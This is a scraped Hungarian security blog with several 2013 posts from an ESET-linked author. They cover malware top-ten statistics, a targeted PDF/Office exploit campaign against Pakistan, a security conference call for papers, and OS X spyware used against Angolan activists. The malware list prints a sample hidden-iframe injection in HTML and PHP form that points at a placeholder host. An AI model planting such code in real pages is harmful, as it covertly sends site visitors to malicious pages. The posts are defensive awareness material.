
Hogy létezik-e és ha igen, melyik a legbiztonságosabb böngésző, arról sokat olvashattunk már, de most a melyik a biztonságosabb kereső kérdéskörről tudhatunk meg többet. **Egy érdekes felmérés keretében ugyanis az derült ki, hogy a Bing ötször nagyobb eséllyel kínál valamilyen kártevővel fertőzött találatot, mint a Google keresője.** Egy másfél éves időszak tízmillió keresési eredményeinek vizsgálata alapján az AV-Test labor adataiból az derült ki, hogy 10.900.000 keresés alapján a Google 272, míg a Bing 1.285 ilyet jelenített meg.



Röviddel a bostoni merénylet után máris megjelentek az első átverések, képtelen álhírek, megosztásonként 1 dollárt ígérő posztok, képek helyett kártevőre mutató linkek, e-mailben videó helyett érkező trójai kémprogramok. Mint mindig, most is érdemes vigyázni, és alaposan megválogatni a hírforrásokat. Posztunkban az első időszak megjelent, és várható csalási módszereit ismertettük.




Az antivirus programok teszteléséről is jelent meg áttekintés, melyben a különféle szervezetek által végzett vizsgálatok néha különböző eredményeket mutatnak. Az írásból kiderül, mire érdemes elsősorban figyelni, mik a hiteles és megbízható tesztelési módszerek, **hogyan igazodjunk el köztük**.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint **2013. áprilisában a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 16.69%-áért**. Aki pedig folyamatosan és első kézből szeretne értesülni a **legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk** az ESET Magyarország www.facebook.com/biztonsag oldalán.

1. INF/Autorun vírus
Elterjedtsége az áprilisi fertőzések között: 2.98%

Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.




Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

2. HTML/ScrInject.B trójai

Elterjedtsége az áprilisi fertőzések között: 2.29%

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

3. Win32/Sality vírus
Elterjedtsége az áprilisi fertőzések között: 1.82%


Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.eset.eu/encyclopaedia/sality_nar_virus__sality_aa_sality_am_sality_ah

4. Win32/Dorkbot féreg
Elterjedtsége az áprilisi fertőzések között: 1.62%

Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

5. HTML/Iframe.B.Gen vírus
Elterjedtsége az áprilisi fertőzések között: 1.48%

Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.

For HTML files

```
"<iframe src="http://xxxxxxxx.com/?click=290625" width=1 height=1
style="visibility:hidden;position:absolute"></iframe>"
```

For PHP files


```
echo "<iframe src=\"http://xxxxxxxx.com/?click=4216546\" width=1 height=1
style=\"visibility:hidden;position:absolute\"></iframe>";
```



Bővebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description

6. Win32/Bundpill féreg
Elterjedtsége az áprilisi fertőzések között: 1.48%


Működés: A Win32/Bundpill féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description

7. Win32/Ramnit vírus
Elterjedtsége az áprilisi fertőzések között: 1.46%

Működés: A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



Bővebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

8. HTML/Phising.LinkedIn.A trójai
Elterjedtsége az áprilisi fertőzések között: 1.34%


Működés: A HTML/Phising.LinkedIn trójai egy olyan kártevő, amely észrevétlenül átirányítja a böngészőt rosszindulatú webhelyekre. Ezek mindegyike olyan kártékony weboldalt tartalmaz, amely adathalászat segítségével a gyanútlan látogatók LinkedIn belépési azonosítóit igyekszik eltulajdonítani.



Bővebb információ: http://www.virusradar.com/en/HTML_Phishing.LinkedIn.A/description

9. Win32/Conficker féreg
Elterjedtsége az áprilisi fertőzések között: 1.25%

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

10. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége az áprilisi fertőzések között: 0.97%

Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.virusradar.com/JS_TrojanDownloader.Iframe.NKE/description

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- 2014 az internetes adatvédelemről szól majd
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Így vigyázz a Bitcoinodra
- A CryptoLocker esete a rendőrséggel

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5302985

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Bánki Tamás Linkedin-Kepzes.hu · http://LinkedIn-Kepzes.hu 2013.05.19. 18:09:09

Kedves Csizmazia István [Rambo],

a Linkedin-Kepzes.blog.hu írója vagyok és érdekl, hogy mit tudok tenni a Linkedin trójaival, hogy tudom kivédeni. Szívesen vennék egy vendégpostot Tőled.

Köszönöm,
Bánki Tamás
Linkedin Szakértő



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.05.20. 20:20:37

Szia Tamás!

Köszi szépen a megkeresést, jelentkezni fogok akkor nálad emailben.

Célzott adatlopás PDF állománnyal


2013.05.21. 14:26 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: live india pakisztán pdf grid kémkedés eset exploit exe welivesecurity.com


Az ESET Live Grid adatainak elemzése közben olyan forgalmi adatokra bukkant, melyből pakisztáni gépek ellen végrehajtott célzott kártevőtámadás képe bontakozott ki. Egy indiai céghez köthető aláírt tanúsítvánnyal végrehajtott akcióban sebezhetőséget tartalmazó PDF fájlokat használtak fel a támadáshoz, és loptak el bizalmas adatokat a fertőzött számítógépekről.



A forgalmi adatok vizsgálata közben a kutatók úgy találták, **egyértelműen indiai eredetű a támadás, és az már sokkal korábban elkezdődött, legalább két évre visszamenőleges nyomokat sikerült azonosítani**. Az említett Új Delhi-ben jegyzett társaság még **2011-ben regisztrálta a támadás során felhasznált digitális tanúsítványt.** A kártevőterjesztők nagy számú e-mail üzenetet küldtek szét, ezek mellékletében volt megtalálható a **sérülékenységet tartalmazó preparált PDF dokumentum, vagy a kártevőt hordozó EXE állomány.**



Mint azt Béres Péter, az ESET magyarországi disztribútora, a Sicontact Kft. vezető IT tanácsadója elmondta, számos különféle témájú e-mail üzenetet sikerül beazonosítani, amelyek többek közt a "pakistandefencetoindiantopmiltrysecreat.exe" melléklettel érkeztek a gyanútlan felhasználókhoz. **Az ESET telemetriai adatai azt mutatják, a legerősebben érintett ország Pakisztán volt, az összes célzott támadás 79%-a köthető ide**.




Az adatok szerint az incidens első fertőzési vektora egy CVE-2012-0158 sebezhetőséghez köthető, ez a Microsoft Office rendszerben szereplő kihasználható hiba jól láthatóan több, mint egy éves, és már korábban is használták kémkedésre, adatlopásra például egy 2012 decemberi kínai eredetű támadásnál, amelynél orosz gépekről próbáltak meg bizalmas adatokat lopni. **A fertőzött email mellékletekben található Word és PDF állományokban található sebezhetőség kihasználása távoli kódfuttatást tesz lehetővé a javítatlan gépeken**.





A kártevő bizalmas adatokat lopott a gépekről, és azokat észrevétlenül továbbította. Ebben **többféle technikát is alkalmaztak, kezdve a billentyűzet leütéseket naplózó kémprogram komponenstől a rendszeres időközönként képernyőképeket lopó rutinokig**, és ezeket aztán érdekes módon titkosítatlan formában távoli szerverekre töltötték fel. Valóban **meglepő, hogy nem éltek a titkosítás adta lehetőséggel**, amelyet pedig egyszerűen alkalmazhattak volna, és az akció nyomainak hatékonyabb fedezésére is alkalmas lehetett volna - tette hozzá Béres Péter.



A kártevő különféle variánsainak, és járulékos kártékony komponenseinek detektálását az ESET felismerési adatbázisai tartalmazzák. A megfelelő védekezéshez a naprakész vírusvédelem mellett **az operációs rendszer, és felhasználói programjaink naprakész biztonsági javításait is alkalmazni kell**, illetve a ismeretlen, kéretlen, gyanús forrásból érkező, mellékletként Microsoft vagy PDF dokumentumot, illetve futtatható állományt tartalmazó leveket is érdemes olvasatlanul törölni. **[A teljes technikai vizsgálat elérhető a WeLiveSecurity.com oldalon](), mely az ESET hírcsatornája a legfrissebb információkkal a cyber-fenyegetések világáról.**

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

· 1 trackback

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?

- 12 tipp a biztonságos karácsonyi vásárláshoz
- Tűzre, vízre, és jelszóra vigyázzatok!
- A Facebook és a Microsoft együtt keresik a hibákat
- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5310871

Trackbackek, pingbackek:

Trackback: Mandiner blogajánló **2013.05.21. 17:13:03**

Ezt a posztot ajánlottuk a Mandiner blogajánlójában.

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Várják a Hacktivity szervezők a pályázatokat

2013.05.22. 12:55 | Csizmazia István [Rambo] | Szólj hozzá!


Címkék: hacktivity call for cfp 2013 papers

2013. június 14-ig várják a pályázatokat a 10. jubileumi HACKTIVITY-re. Ebben az évben a már két ismert lehetőség mellett - előadás, hello workshop - egy új, harmadik formában is lehet pályázni, ami nem más, mint az élő termékdemó.



Megjelent az idei Call For Papers(CFP) kiírás, a slide-okat angolul kell elkészíteni, de az előadás nyelve lehet magyar vagy angol. A tematika pedig a szokásos, minden, ami az információs és kommunikációs technológia sérülékenységéről közöl információt támadói és védekezői szemszögből. A helyszín ezúttal is a MOM Kultúrház lesz majd októberben.





Minden ezzel kapcsolatos információt a határidőkről, formai elvárásokról, kontaktok címeit **a Hacktivity weblapján lehet részletesen elolvasni**.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Tűzre, vízre, és jelszóra vigyázzatok!
- Így vigyázz a Bitcoinodra
- A Facebook és a Microsoft együtt keresik a hibákat
- Negyedszázados a számítógépes féreg
- Azután - Az AutoCAD-es kártevő utóélete

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5312775

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Újabb Mac-es trójai kártevő


2013.05.23. 11:29 | Csizmazia István [Rambo] | 1 komment

Címkék: politika macintosh osx angola kémprogram aktivisták megfigyelése appelbaum


Biztonsági kutatók egy olyan **OS X alatt futó kártevőre** lettek figyelmesek, melynek segítségével ismeretlenek angolai **aktivisták számítógépes adatai után kémkedtek**.




A kártevőre Jacob Appelbaum biztonsági tanácsadó figyelt fel egy angolai aktivista gépén, aki a postafiókjába korábban célzottan olyan kéretlen leveket kapott, melyek melléklete fertőzött volt. **A kártevő titokban képernyőfotókat készített, majd ezeket egy MacsApp nevezetű mappában tárolta**. Ezeket a screenshotokat két különböző távoli szerverre kísérelte meg elküldeni: "securitytable.org" és "docsforum.info.



Érdekességképpen érdemes utánanézni, hogy ezeket a doméneket egy közös orosz emailcímről regisztrálták nagyjából bő egy hónappal ezelőtt. A kutató szerint a vizsgálatkor kezdetben még nem jeleztek rá az antivírus programok, amit a VirusTotal segítségével ellenőrzött. **A kártevő minden egyes gépindításkor, vagy bejelentkezéskor automatikusan lefut,** ezt látni is lehet az futó alkalmazások listájában, ahol "macs Application" néven szerepel. A kis kártevő abban is egyedülálló, hogy ráadásul látszólag **egy valódi, érvényes Apple Developer ID-hez köthető, és ezzel kísérletet tett a 10.8-as Apple Gatekeeper Execution Prevention technológia megkerülésére**.





Időközben több antivírusgyártóhoz eljutott már a minta, és így azóta többen felismerik a vírusirtó programok közül. Elemzésekor több kutató is annak a véleményének adott hangot, hogy programozástechnikailag ez egy elég silány munka, például a képernyőképeket is egy másik parancssori program futtatásával készíti, illetve **a fertőzéshez mindenképpen szükséges a felhasználó megtévesztése is, hogy hajlandó legyen idegen forrásból származó programot telepíteni, magyarul kattintson. Igaz, azt is elismerik egyúttal, hogy mindezek dacára működőképes ez a fajta kémkedéses támadás**. Az ESET termékei május 18. óta OSX/Kitm.A trójaiként detektálják ezt a kártevőt.



Az incidensről **az oslói Freedom Forumon is beszámolt Jacob Appelbaum, felhívva ezáltal a figyelmet a nagy nyilvánosság előtt is az ilyen típusú, világszerte jelentkező veszélyekre**. Nem árt ugyanis tisztában lenni azzal, hogy számos olyan kevésbé demokratikus ország létezik, ahol a szabad véleménynyilvánítást erőteljesen korlátozzák, vagy éppen elfojtják, **a másként gondolkodókat megfigyelik**, akik pedig valamilyen formában, például közösségi oldalakon mégis hangot adnak olyan nézeteknek, amelyek a hatalom szemében nem kívánatosak, akár az életüket vagy hosszú börtönbüntetést is kockáztatnak.

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Beváltak-e a 2013-as jóslatok?
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Így vigyázz a Bitcoinodra
- Újabb URL ellenőrző motor a VirusTotalon

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5314201

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Csizmazia István [Rambo] · http://antivirus.blog.hu
2013.05.24. 07:15:57

Researchers find more versions of digitally signed Mac OS X spyware:
www.macworld.com/article/2039640/researchers-find-more-versions-of-digitally-signed-mac-os-x-spyware.html

Több változata is van az aláírt Mac-es trójainak

